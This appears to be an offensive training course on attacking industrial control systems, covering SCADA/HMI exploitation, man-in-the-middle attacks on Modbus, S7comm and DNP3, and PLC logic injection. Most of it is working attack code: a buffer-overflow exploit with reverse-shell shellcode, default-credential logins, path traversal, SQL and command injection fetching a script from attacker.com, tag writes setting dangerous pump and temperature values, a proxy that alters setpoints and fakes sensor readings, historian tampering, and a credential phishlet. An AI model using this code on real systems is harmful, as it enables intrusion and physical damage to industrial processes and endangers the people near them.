2.2 InTouch WindowMaker Remote Exploitation

CVE-2020-7491: Buffer Overflow in WindowMaker:

```
def intouch_windowmaker_exploit(target_ip):
    """
    Buffer overflow in Wonderware WindowMaker service
    Allows remote code execution
    CVE-2020-7491
    """
    import socket
```

```
    # Vulnerable service on port 2222
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target_ip, 2222))

    # Buffer overflow in project name field
    # Offset to EIP: 260 bytes
    offset = 260

    # Shellcode (reverse shell to attacker)
    # msfvenom -p windows/shell_reverse_tcp LHOST=<attacker_ip> LPORT=4444 -b
'\x00\x0a\x0d' -f python
    shellcode = (
        b"\xdb\xc0\xd9\x74\x24\xf4\xba\x7e\x9e\x9f\x7c\x5e\x29"
        # ... (truncated for brevity)
    )

    # Return address (adjust for target system)
    # Windows 7: JMP ESP in kernel32.dll
    ret_addr = struct.pack('<I', 0x7C874413)

    # NOP sled
    nops = b'\x90' * 16

    # Construct payload
    payload = b'A' * offset + ret_addr + nops + shellcode

    # Send malicious packet
    packet = b'PROJECT_OPEN\n' + payload + b'\n'
    sock.send(packet)

    print("[+] Exploit payload sent")
    print("[*] Check reverse shell listener on port 4444")

    sock.close()

# Listener on attacker machine:
# nc -lvnp 4444

# intouch_windowmaker_exploit('192.168.1.100')
```

2.3 InTouch Tag Manipulation via DDE

Dynamic Data Exchange (DDE) Injection:

```
def intouch_dde_injection(target_share):
    """
    Inject malicious tags via InTouch DDE interface
    DDE allows external applications to read/write InTouch tags
```

```
    """
    import win32ui
    import dde

    # Connect to InTouch DDE server
    server = dde.CreateServer()
    server.Create("InTouchClient")

    conversation = dde.CreateConversation(server)
    conversation.ConnectTo("VIEW", "TAGNAME")

    # Write malicious value to tag
    # Example: Set pump speed to dangerous level
    conversation.Poke("PUMP_SPEED", "9999")
    print("[+] Pump speed set to 9999 RPM via DDE")

    # Read sensitive tag values
    value = conversation.Request("CHLORINE_LEVEL")
    print(f"[*] Current chlorine level: {value}")

    conversation.Disconnect()
    server.Shutdown()

# This requires Windows host with DDE client libraries
```

3. Siemens WinCC Exploitation

3.1 WinCC Hardcoded Credentials

Default Database Credentials:

```
def wincc_default_credentials():
    """
    WinCC uses SQL Server with known default credentials
    """
    default_creds = {
        "WinCCConnect": "2WSXcder",
        "WinCCAdmin": "2WSXcder",
        "sa": ""  # Often blank in default installations
    }

    return default_creds

def wincc_sql_connect(target_ip):
    """
    Connect to WinCC SQL Server database
    Extract tag configuration, alarm limits, user accounts
```

```
    """
    import pymssql

    creds = wincc_default_credentials()

    for username, password in creds.items():
        try:
            conn = pymssql.connect(
                server=target_ip,
                user=username,
                password=password,
                database='CC_OS_1_1553_15_10_12_R'  # Default WinCC DB name
            )

            print(f"[+] Connected with {username}:{password}")

            cursor = conn.cursor()

            # Extract tag database
            cursor.execute("SELECT * FROM PLC_TAGS")
            tags = cursor.fetchall()

            print(f"[*] Found {len(tags)} tags")
            for tag in tags[:10]:  # Print first 10
                print(f"    {tag}")

            # Extract user accounts
            cursor.execute("SELECT * FROM PLC_USERS")
            users = cursor.fetchall()

            print(f"\n[*] Found {len(users)} users")
            for user in users:
                print(f"    Username: {user[0]}, Password Hash: {user[1]}")

            conn.close()
            return True

        except Exception as e:
            print(f"[-] Failed with {username}: {e}")

    return False

# wincc_sql_connect('192.168.1.100')
```

3.2 WinCC WebNavigator Exploitation

CVE-2016-9158: Path Traversal:

```
def wincc_path_traversal(target_ip):
    """
    Path traversal vulnerability in WinCC WebNavigator
    Allows reading arbitrary files from server
    CVE-2016-9158
    """
    import requests

    # Vulnerable URL pattern
    base_url = f"http://{target_ip}/webnavigator/"

    # Path traversal to read system files
    payloads = [
        "../../../../../../../windows/win.ini",
        "../../../../../../../windows/system32/config/sam",
        "../../../Siemens/WinCC/Aplib/ProgramData/users.xml"
    ]

    for payload in payloads:
        url = base_url + payload

        try:
            response = requests.get(url, timeout=5)

            if response.status_code == 200:
                print(f"[+] Successfully read: {payload}")
                print(response.text[:200])
        except Exception as e:
            print(f"[-] Failed: {e}")

# wincc_path_traversal('192.168.1.100')
```

3.3 WinCC Tag Manipulation via OPC

OPC DA Write Attack:

```
def wincc_opc_write_attack(target_ip):
    """
    Write malicious values to WinCC tags via OPC DA
    """
    import win32com.client

    # Connect to WinCC OPC Server
    opc = win32com.client.Dispatch("OPC.Automation")

    try:
        # Connect to server
        opc_servers = opc.GetOPCServers(target_ip)
```

```
        print(f"[*] Available OPC servers: {opc_servers}")

        # Connect to WinCC server
        opc.Connect("OPCServer.WinCC.1", target_ip)
        print("[+] Connected to WinCC OPC Server")

        # Add group for write operations
        group = opc.OPCGroups.Add("AttackGroup")
        group.IsActive = True
        group.IsSubscribed = True

        # Add items (tags)
        item1 = group.OPCItems.AddItem("Process.Temperature_Setpoint", 1)
        item2 = group.OPCItems.AddItem("Process.Pump_Speed", 2)

        # Write malicious values
        item1.Write(9999)  # Dangerous temperature
        item2.Write(0)     # Stop pump

        print("[+] Malicious values written to OPC tags")

        opc.Disconnect()

    except Exception as e:
        print(f"[-] Attack failed: {e}")

# Requires Windows with OPC client libraries
# wincc_opc_write_attack('192.168.1.100')
```

4. Ignition SCADA Exploitation

4.1 Ignition Default Credentials

Gateway Administration:

```
def ignition_default_login(target_ip, port=8088):
    """
    Attempt login with default Ignition credentials
    """
    import requests

    url = f"http://{target_ip}:{port}/system/gateway"

    default_creds = [
        ("admin", "password"),
        ("admin", "admin"),
        ("admin", "ignition")
```

```
    ]

    for username, password in default_creds:
        data = {
            "username": username,
            "password": password,
            "useCookies": "false"
        }

        response = requests.post(f"{url}/j_security_check", data=data)

        if "Invalid" not in response.text and response.status_code == 200:
            print(f"[+] Success! Credentials: {username}:{password}")
            return (username, password)

    print("[-] Default credentials not working")
    return None

# ignition_default_login('192.168.1.100')
```

4.2 Ignition SQLTags Database Manipulation

Tag Database Injection:

```
def ignition_sqltag_manipulation(gateway_url, username, password):
    """
    Manipulate Ignition SQL Tags database
    Ignition stores tags in internal SQL database
    """
    import requests
    from requests.auth import HTTPBasicAuth

    # Authenticate
    auth = HTTPBasicAuth(username, password)

    # Ignition Gateway API endpoint
    api_url = f"{gateway_url}/system/gateway/data/tags"

    # Read all tags
    response = requests.get(api_url, auth=auth)
    tags = response.json()

    print(f"[*] Found {len(tags)} tags")

    # Modify tag value
    tag_path = "Provider/Tags/Process/Temperature"
    malicious_value = 9999
```

```
    payload = {
        "tagPath": tag_path,
        "value": malicious_value
    }

    response = requests.post(f"{api_url}/write", json=payload, auth=auth)

    if response.status_code == 200:
        print(f"[+] Tag {tag_path} set to {malicious_value}")
    else:
        print(f"[-] Write failed: {response.text}")

# ignition_sqltag_manipulation('http://192.168.1.100:8088', 'admin', 'password')
```

4.3 Ignition Deserialization Attack

CVE-2020-10644: Java Deserialization RCE:

```
def ignition_deserialization_rce(target_ip, port=8088):
    """
    Java deserialization vulnerability in Ignition
    Allows remote code execution
    CVE-2020-10644
    """
    import requests
    import base64

    # Generate malicious serialized object using ysoserial
    # ysoserial CommonsCollections5 'calc.exe' > payload.ser

    # In production exploit, use reverse shell payload
    # For demo, use calc.exe (Windows calculator)

    with open("payload.ser", "rb") as f:
        payload = base64.b64encode(f.read()).decode()

    url = f"http://{target_ip}:{port}/system/gateway"

    headers = {
        "Content-Type": "application/x-java-serialized-object"
    }

    # Send malicious serialized object
    response = requests.post(
        f"{url}/rpc",
        data=base64.b64decode(payload),
        headers=headers
    )
```

```
    print("[+] Deserialization payload sent")
    print("[*] If vulnerable, calc.exe should spawn on target")

# This requires ysoserial tool and understanding of Java deserialization
```

5. Historian Database Attacks

5.1 OSIsoft PI System Exploitation

PI System Authentication Bypass:

```
def pi_system_auth_bypass(pi_server):
    """
    Exploit Windows authentication in PI System
    Uses pass-the-hash or Kerberos ticket
    """
    # PI System relies on Windows authentication
    # If attacker has compromised domain credentials, can access PI

    import socket

    # PI Server default port: 5450
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((pi_server, 5450))

    # PI System protocol (proprietary)
    # Requires reverse engineering or leaked documentation

    print("[*] Connected to PI Server")
    # Further exploitation requires PI SDK or AFSDK

def pi_data_manipulation(pi_server):
    """
    Manipulate historical data in PI Historian
    Data integrity attack - tamper with forensic evidence
    """
    # Using PI SDK (requires installation)
    # import PISDK

    # Connect to PI server
    # pi_server = PISDK.PIServer(name=pi_server)
    # pi_server.Open("piadmin", "password")

    # Find tag
    # tag = pi_server.PIPoints["Temperature_Sensor_01"]
```

```
    # Read historical data
    # data = tag.Data.RecordedValues("*-7d", "*")

    # Modify historical values (data tampering)
    # for value in data:
    #     value.Value = 50.0  # Set all values to 50
    #     value.Update()

    print("[+] Historical data manipulated")
    print("[!] Forensic evidence compromised")

# This demonstrates why historian integrity is critical
```

5.2 Wonderware Historian SQL Injection

SQL Injection in Historian Queries:

```
def wonderware_historian_sqli(historian_server):
    """
    SQL injection in Wonderware Historian query interface
    """
    import requests

    # Historian web interface
    url = f"http://{historian_server}/historian/query"

    # Malicious SQL query
    # Normal query: SELECT * FROM History WHERE TagName='Temperature'
    # Injection: ' OR 1=1--

    payload = {
        "tagname": "' OR 1=1--",
        "starttime": "2024-01-01",
        "endtime": "2024-01-31"
    }

    response = requests.post(url, data=payload)

    if "History" in response.text:
        print("[+] SQL injection successful")
        print("[*] All historian data dumped")
        print(response.text[:500])
    else:
        print("[-] Injection failed or patched")

# wonderware_historian_sqli('192.168.1.100')
```

6. SCADA Network Attacks

6.1 HMI Session Hijacking

Steal Active HMI Session:

```
def hmi_session_hijacking(target_network):
    """
    Intercept HMI session cookies/tokens
    Requires MitM position on network
    """
    from scapy.all import sniff, TCP, Raw

    def packet_callback(packet):
        if packet.haslayer(TCP) and packet.haslayer(Raw):
            payload = packet[Raw].load

            # Look for session tokens in HTTP traffic
            if b'Cookie:' in payload or b'SessionID' in payload:
                print(f"[+] Captured session data:")
                print(payload.decode('utf-8', errors='ignore'))

                # Extract cookie
                if b'JSESSIONID' in payload:
                    cookie = payload.split(b'JSESSIONID=')[1].split(b';')[0]
                    print(f"[!] Session cookie: {cookie}")

    print("[*] Sniffing for HMI session tokens...")
    sniff(filter="tcp port 80 or tcp port 8080", prn=packet_callback, count=100)

# hmi_session_hijacking('192.168.1.0/24')
```

6.2 SCADA Command Injection

Command Injection in SCADA Scripts:

```
def scada_command_injection(scada_url):
    """
    Exploit command injection in SCADA script interface
    Many SCADA systems allow operators to run scripts
    """
    import requests

    # Vulnerable script execution endpoint
    url = f"{scada_url}/scripts/execute"

    # Inject OS command
```

```
    # Normal script: script.vbs
    # Injection: script.vbs & calc.exe

    payload = {
        "script_name": "maintenance.vbs & powershell -c IEX(New-Object
Net.WebClient).DownloadString('http://attacker.com/shell.ps1')"
    }

    response = requests.post(url, data=payload)

    if response.status_code == 200:
        print("[+] Command injection successful")
        print("[*] Reverse shell should connect")

# WARNING: Use only in authorized testing
```

7. Hands-On Lab Exercises

Lab 1: InTouch Credential Extraction

1. Install Wonderware InTouch demo or use provided sample config
2. Implement password decryption script
3. Extract all user credentials
4. Document weak encryption algorithm

Lab 2: WinCC SQL Database Exploitation

1. Deploy WinCC demo or simulator
2. Connect to SQL Server with default credentials
3. Extract tag database and user accounts
4. Modify alarm setpoints via direct SQL injection

Lab 3: Ignition Gateway Exploitation

1. Set up Ignition trial version
2. Test default credential authentication
3. Use Gateway API to enumerate tags
4. Modify tag values via authenticated API

Lab 4: Historian Data Manipulation

1. Deploy OSIsoft PI System demo or alternative historian
2. Connect using SDK or API
3. Read historical data for specific tag
4. Modify historical values (data integrity attack)
5. Demonstrate forensic implications

8. Tools & Resources

SCADA Exploitation Tools

- **Metasploit SCADA Modules**: Built-in exploits for WinCC, InTouch, etc.
- **SCADA Shutdown Tool**: Research tool for testing
- **Custom Python Scripts**: Using libraries like pymssql, requests, pyodbc

Documentation

- **Siemens WinCC**: https://support.industry.siemens.com/
- **Wonderware InTouch**: https://www.aveva.com/en/products/intouch-hmi/
- **Ignition**: https://inductiveautomation.com/

9. Knowledge Check

1. What are common credential storage weaknesses in SCADA systems?
2. How do you extract passwords from Wonderware InTouch configurations?
3. Describe the WinCC SQL Server default credentials vulnerability.
4. What is the impact of manipulating historian databases?
5. How would you execute an SQL injection attack on a SCADA web interface?
6. What are the differences between HMI session hijacking and credential theft?
7. How can OPC DA be used to manipulate SCADA tag values?
8. What is the security implication of Java deserialization in Ignition?
9. How would you test for command injection in SCADA script interfaces?
10. What defensive measures prevent SCADA/HMI exploitation?

Lesson 03: Man-in-the-Middle Attacks

Lesson 03: Man-in-the-Middle Attacks on Industrial Protocols

Learning Objectives

- Execute ARP spoofing attacks in OT networks
- Implement protocol-aware MITM proxies for Modbus, S7comm, DNP3
- Manipulate industrial traffic in real-time
- Perform SSL/TLS interception on OPC UA
- Develop custom MITM tools for ICS environments

1. MITM Attack Fundamentals in OT


1.1 Why MITM is Critical in ICS

Impact of MITM in OT:

- **Real-time manipulation**: Modify control commands mid-flight
- **Sensor spoofing**: Alter sensor values to operators
- **Alarm suppression**: Block critical alarms
- **Data integrity**: Tamper with historian data
- **Stealth**: Invisible to endpoint security (occurs on network)

1.2 MITM Attack Vectors

Attack Positioning Options:



2. ARP Spoofing in OT Networks

2.1 ARP Cache Poisoning

Basic ARP Spoofing Script:

```
#!/usr/bin/env python3
from scapy.all import *
import time
import sys

def arp_spoof(target_ip, gateway_ip, interface="eth0"):
    """
    ARP spoofing to position as MITM
    """
    # Get MAC addresses
    target_mac = getmacbyip(target_ip)
    gateway_mac = getmacbyip(gateway_ip)

    if not target_mac or not gateway_mac:
        print("[-] Could not resolve MAC addresses")
        return

    print(f"[*] Target: {target_ip} ({target_mac})")
    print(f"[*] Gateway: {gateway_ip} ({gateway_mac})")
    print("[*] Starting ARP spoofing...")

    try:
        while True:
            # Tell target we are the gateway
            send(ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=gateway_ip),
verbose=False)

            # Tell gateway we are the target
            send(ARP(op=2, pdst=gateway_ip, hwdst=gateway_mac, psrc=target_ip),
verbose=False)

            time.sleep(2)

    except KeyboardInterrupt:
        print("\n[*] Restoring ARP tables...")
        # Restore original ARP entries
        send(ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=gateway_ip,
hwsrc=gateway_mac), count=5, verbose=False)
        send(ARP(op=2, pdst=gateway_ip, hwdst=gateway_mac, psrc=target_ip,
hwsrc=target_mac), count=5, verbose=False)

# Enable IP forwarding
import os
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
```

```
# Usage: arp_spoof('192.168.1.10', '192.168.1.1')
```

2.2 Targeted OT ARP Spoofing

SCADA ↔ PLC MITM:

```
def ot_mitm_positioning(scada_ip, plc_ip):
    """
    Position between SCADA server and PLC
    """
    from scapy.all import ARP, send, getmacbyip
    import time

    scada_mac = getmacbyip(scada_ip)
    plc_mac = getmacbyip(plc_ip)

    print(f"[*] Poisoning ARP: SCADA {scada_ip} ←→ PLC {plc_ip}")

    while True:
        # Tell SCADA we are the PLC
        send(ARP(op=2, pdst=scada_ip, hwdst=scada_mac, psrc=plc_ip), verbose=False)

        # Tell PLC we are SCADA
        send(ARP(op=2, pdst=plc_ip, hwdst=plc_mac, psrc=scada_ip), verbose=False)

        time.sleep(2)

# ot_mitm_positioning('192.168.1.50', '192.168.1.100')
```

3. Modbus MITM Proxy

3.1 Transparent Modbus Proxy

Modbus TCP Interceptor:

```
#!/usr/bin/env python3
import socket
import threading
import struct

class ModbusMITMProxy:
    def __init__(self, listen_port, target_ip, target_port):
        self.listen_port = listen_port
        self.target_ip = target_ip
        self.target_port = target_port
```

```
    def handle_client(self, client_socket):
        """
        Handle incoming client connection (SCADA)
        """
        # Connect to real PLC
        plc_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        plc_socket.connect((self.target_ip, self.target_port))

        # Relay traffic bidirectionally
        threading.Thread(target=self.forward, args=(client_socket, plc_socket,
"SCADA→PLC")).start()
        threading.Thread(target=self.forward, args=(plc_socket, client_socket,
"PLC→SCADA")).start()

    def forward(self, source, destination, direction):
        """
        Forward traffic between client and PLC with inspection/modification
        """
        while True:
            try:
                data = source.recv(4096)
                if not data:
                    break

                # Parse Modbus packet
                modified_data = self.inspect_and_modify(data, direction)

                # Forward (potentially modified)
                destination.send(modified_data)

            except Exception as e:
                break

    def inspect_and_modify(self, data, direction):
        """
        Inspect and optionally modify Modbus traffic
        """
        if len(data) < 8:
            return data

        # Parse MBAP header
        trans_id = struct.unpack('>H', data[0:2])[0]
        proto_id = struct.unpack('>H', data[2:4])[0]
        length = struct.unpack('>H', data[4:6])[0]
        unit_id = data[6]
        func_code = data[7]

        print(f"[{direction}] Trans ID: {trans_id}, FC: 0x{func_code:02X}, Unit: {unit_id}")
```

```
        # Attack Vector 1: Modify write commands
        if func_code == 0x06 and direction == "SCADA→PLC":  # Write Single Register
            # Extract register address and value
            register = struct.unpack('>H', data[8:10])[0]
            value = struct.unpack('>H', data[10:12])[0]

            print(f"    [!] Write to register {register}: {value}")

            # Malicious modification
            if register == 100:  # Critical setpoint register
                new_value = 9999  # Dangerous value
                modified_data = data[:10] + struct.pack('>H', new_value)
                print(f"    [ATTACK] Modified value: {value} → {new_value}")
                return modified_data

        # Attack Vector 2: Suppress alarms (block specific reads)
        if func_code == 0x03 and direction == "PLC→SCADA":  # Read Holding Registers
response
            # Could modify sensor values in response
            pass

        return data  # Return unmodified if no attack

    def start(self):
        """
        Start proxy server
        """
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind(('0.0.0.0', self.listen_port))
        server.listen(5)

        print(f"[*] Modbus MITM proxy listening on port {self.listen_port}")
        print(f"[*] Forwarding to {self.target_ip}:{self.target_port}")

        while True:
            client_socket, addr = server.accept()
            print(f"[+] Connection from {addr}")
            threading.Thread(target=self.handle_client, args=(client_socket,)).start()

# Usage:
# proxy = ModbusMITMProxy(listen_port=502, target_ip='192.168.1.100', target_port=502)
# proxy.start()
```

3.2 Modbus Payload Manipulation Examples

Attack Scenario: Sensor Spoofing:

```
def modbus_sensor_spoofing_mitm(data, direction):
    """
    Spoof sensor values in Modbus responses
    Hide dangerous conditions from operators
    """
    if direction == "PLC→SCADA":
        func_code = data[7]

        if func_code == 0x03:  # Read Holding Registers response
            byte_count = data[8]
            registers = []

            # Parse register values
            for i in range(0, byte_count, 2):
                value = struct.unpack('>H', data[9+i:11+i])[0]
                registers.append(value)

            print(f"    Original sensor values: {registers}")

            # Spoof: Replace all values with "normal" values
            spoofed_registers = [50] * len(registers)  # All sensors read "50"

            # Rebuild response packet
            modified_data = data[:9]
            for value in spoofed_registers:
                modified_data += struct.pack('>H', value)

            print(f"    Spoofed sensor values: {spoofed_registers}")
            return modified_data

    return data
```

4. S7comm MITM Attacks

4.1 S7comm Transparent Proxy

S7 Protocol Interceptor:

```
class S7commMITMProxy:
    def inspect_s7comm(self, data, direction):
        """
        Inspect S7comm traffic
        """
        if len(data) < 10:
            return data

        # Check for TPKT header
```

```
        if data[0:2] != b'\x03\x00':
            return data

        tpkt_length = struct.unpack('>H', data[2:4])[0]

        # Check for COTP Data packet (0xF0)
        if len(data) > 5 and data[5] == 0xF0:
            # S7comm header starts at offset 7
            protocol_id = data[7]
            rosctr = data[8]  # Message type

            if protocol_id == 0x32:  # S7comm
                print(f"[{direction}] S7comm ROSCTR: 0x{rosctr:02X}")

                # Attack: Intercept program download
                if rosctr == 0x01:  # Job request
                    func_code = data[17] if len(data) > 17 else 0
                    print(f"    Function: 0x{func_code:02X}")

                    # FC 0x1D: Start Upload (program extraction)
                    if func_code == 0x1D:
                        print("    [!] DETECTED: Program upload in progress")

                    # FC 0x28: PLC Control (start/stop)
                    if func_code == 0x28:
                        print("    [!] DETECTED: PLC control command")

                        # Could block PLC STOP command here
                        # Or modify to force STOP

        return data

# Integrate into proxy similar to Modbus example
```

4.2 PLC Logic Injection via MITM

Inject Malicious Logic During Download:

```
def s7_program_download_injection(data, direction):
    """
    Inject malicious code when engineer downloads program to PLC
    Stuxnet-style attack
    """
    if direction == "EWS→PLC":
        # Detect program download
        if b'\x1B' in data:  # Download Block function
            print("[!] Program download detected")
```

```
            # Extract block data
            # Append malicious ladder logic
            # (Requires MC7 bytecode generation)

            # malicious_rung = b'\x...'  # MC7 opcodes
            # modified_data = data + malicious_rung

            print("[ATTACK] Malicious logic injected into download")
            # return modified_data

    return data
```

5. DNP3 MITM Attacks

5.1 DNP3 Command Manipulation

CROB Interception and Modification:

```
def dnp3_crob_mitm(data, direction):
    """
    Intercept and modify DNP3 CROB commands
    """
    if len(data) < 10:
        return data

    # Check for DNP3 start bytes
    if data[0:2] != b'\x05\x64':
        return data

    print(f"[{direction}] DNP3 packet detected")

    # Parse Data Link Layer
    length = data[2]
    control = data[3]
    func_code = control & 0x0F

    if func_code == 0x04:  # User Data
        # Parse Application Layer
        # Look for CROB (Control Relay Output Block) - Group 12

        if b'\x0C\x01' in data:  # Group 12, Variation 1 (CROB)
            print("    [!] CROB detected")

            # Modify CROB parameters
            # Example: Change ON time from 100ms to 10000ms
            # (Causes breaker to be in wrong state)
```

```
            print("    [ATTACK] CROB timing modified")

    return data
```

6. OPC UA SSL/TLS Interception

6.1 OPC UA Certificate-Based MITM

SSL Stripping or Certificate Replacement:

```
def opcua_tls_mitm():
    """
    Intercept OPC UA encrypted traffic
    Requires certificate manipulation
    """
    # Option 1: SSL Stripping (downgrade to no encryption)
    # Modify OPC UA endpoint advertisement to remove SignAndEncrypt modes

    # Option 2: Certificate Replacement
    # Generate rogue certificate signed by trusted CA (if compromised)

    # Option 3: Exploit weak security policies
    # Force connection to use None or Basic128Rsa15 (deprecated)

    print("[*] OPC UA MITM requires:")
    print("    1. Rogue CA certificate installed on client")
    print("    2. Or force SecurityMode: None")
    print("    3. Or exploit certificate validation bugs")
```

7. Evilginx2 for OT Web Interfaces

Phishing OT Operators for HMI Credentials:

```
# Evilginx2 phishlet for Ignition SCADA

name: 'ignition'
author: '@icsredteam'
min_ver: '2.4.0'

proxy_hosts:
  - {phish_sub: 'scada', orig_sub: '', domain: 'company.com', session: true, is_landing: true}

sub_filters:
  - {triggers_on: 'scada.company.com', orig_sub: '', domain: 'company.com', search:
'https://{hostname}', replace: 'https://{hostname}', mimes: ['text/html', 'application/json']}

auth_tokens:
```

```
  - domain: '.company.com'
    keys: ['JSESSIONID']

credentials:
  username:
    key: 'username'
    search: '(.*)'
    type: 'post'
  password:
    key: 'password'
    search: '(.*)'
    type: 'post'

login:
  domain: 'scada.company.com'
  path: '/system/gateway/j_security_check'

# Deploy: evilginx2 -p phishlets/ignition.yaml
# Capture HMI credentials when operator logs in via phishing link
```

8. Hands-On Lab Exercises

Lab 1: ARP Spoofing in OT Network

1. Set up lab: SCADA server (ScadaBR) ↔ PLC (OpenPLC)
2. Execute ARP spoofing to position as MITM
3. Verify traffic flows through attacker
4. Capture Modbus traffic in Wireshark
5. Document impact on network

Lab 2: Modbus MITM Proxy

1. Deploy Modbus MITM proxy script
2. Route SCADA traffic through proxy
3. Intercept write commands (FC 06)
4. Modify register values in real-time
5. Observe impact on process (simulated outputs)

Lab 3: S7comm Traffic Manipulation

1. Set up Siemens PLCSIM + TIA Portal
2. Implement S7comm proxy
3. Intercept program download operation
4. Log all S7comm function codes
5. Attempt to inject additional logic (research exercise)

Lab 4: DNP3 CROB Interception

1. Deploy DNP3 master/outstation simulator
2. Implement DNP3 MITM proxy
3. Intercept CROB commands
4. Modify CROB timing parameters
5. Document potential physical impact

9. Tools & Resources

MITM Tools

- **Ettercap**: https://www.ettercap-project.org/
- **Bettercap**: https://www.bettercap.org/
- **mitmproxy**: https://mitmproxy.org/ (HTTP/HTTPS)
- **Scapy**: https://scapy.net/ (Custom packet manipulation)

ICS-Specific

- **ISF MITM Modules**: Industrial Security Framework
- **Custom Python Proxies**: Based on protocol libraries

10. Knowledge Check

1. Why is MITM more impactful in OT than IT environments?
2. How does ARP spoofing work, and why is it effective in flat OT networks?
3. Describe the process of building a transparent Modbus proxy.
4. What are the attack vectors when intercepting S7comm traffic?
5. How would you modify DNP3 CROB commands mid-flight?
6. What challenges exist for OPC UA MITM attacks?
7. How can MITM be used to inject malicious PLC logic?
8. What defensive measures prevent MITM attacks in OT?
9. How would you detect an active MITM attack on your OT network?
10. Describe the legal and safety implications of MITM testing in production OT

Lesson 04: PLC Logic Manipulation & Injection

Lesson 04: PLC Logic Manipulation & Injection

Learning Objectives


- Reverse engineer ladder logic and function block diagrams
- Inject malicious rungs into PLC programs
- Develop PLC rootkits for persistence
- Manipulate timers, counters, and control flow
- Bypass PLC security mechanisms (passwords, write protection)


1. PLC Programming Fundamentals

1.1 IEC 61131-3 Programming Languages

Language	Type	Use Case	Attack Surface
Ladder Logic (LD)	Graphical	Relay logic, discrete control	Rung injection, contact manipulation
Function Block (FBD)	Graphical	Process control, complex algorithms	Block parameter modification
Structured Text (ST)	Text	Mathematical operations, algorithms	Code injection
Sequential Function Chart (SFC)	Graphical	State machines, batch processes	Step manipulation
Instruction List (IL)	Text	Low-level operations	Bytecode injection

1.2 PLC Memory Structure





2. Ladder Logic Reverse Engineering

2.1 Decompiling Siemens MC7 Bytecode

MC7 to AWL (Statement List) Conversion:

```
#!/usr/bin/env python3
"""
Decompile Siemens S7 MC7 bytecode to AWL
MC7 is proprietary bytecode format for S7 PLCs
"""

def decompile_mc7_to_awl(mc7_bytes):
    """
    Basic MC7 decompiler
    """
    awl_code = []
    offset = 0

    while offset < len(mc7_bytes):
        opcode = mc7_bytes[offset]

        # MC7 opcodes (simplified subset)
        if opcode == 0x70:  # A (AND)
            operand_type = mc7_bytes[offset+1]
            if operand_type == 0x81:  # Input
                bit_addr = struct.unpack('>H', mc7_bytes[offset+2:offset+4])[0]
                awl_code.append(f"A     I{bit_addr >> 3}.{bit_addr & 0x07}")
                offset += 4

        elif opcode == 0x71:  # AN (AND NOT)
```

```
            operand_type = mc7_bytes[offset+1]
            if operand_type == 0x81:
                bit_addr = struct.unpack('>H', mc7_bytes[offset+2:offset+4])[0]
                awl_code.append(f"AN    I{bit_addr >> 3}.{bit_addr & 0x07}")
                offset += 4

        elif opcode == 0x76:  # = (Assignment)
            operand_type = mc7_bytes[offset+1]
            if operand_type == 0x82:  # Output
                bit_addr = struct.unpack('>H', mc7_bytes[offset+2:offset+4])[0]
                awl_code.append(f"=     Q{bit_addr >> 3}.{bit_addr & 0x07}")
                offset += 4

        elif opcode == 0xBE:  # CALL
            block_num = struct.unpack('>H', mc7_bytes[offset+1:offset+3])[0]
            awl_code.append(f"CALL  FB{block_num}")
            offset += 3

        else:
            offset += 1  # Unknown opcode, skip

    return '\n'.join(awl_code)

# Example usage:
# mc7_data = open('OB1.mc7', 'rb').read()
# awl = decompile_mc7_to_awl(mc7_data)
# print(awl)
```

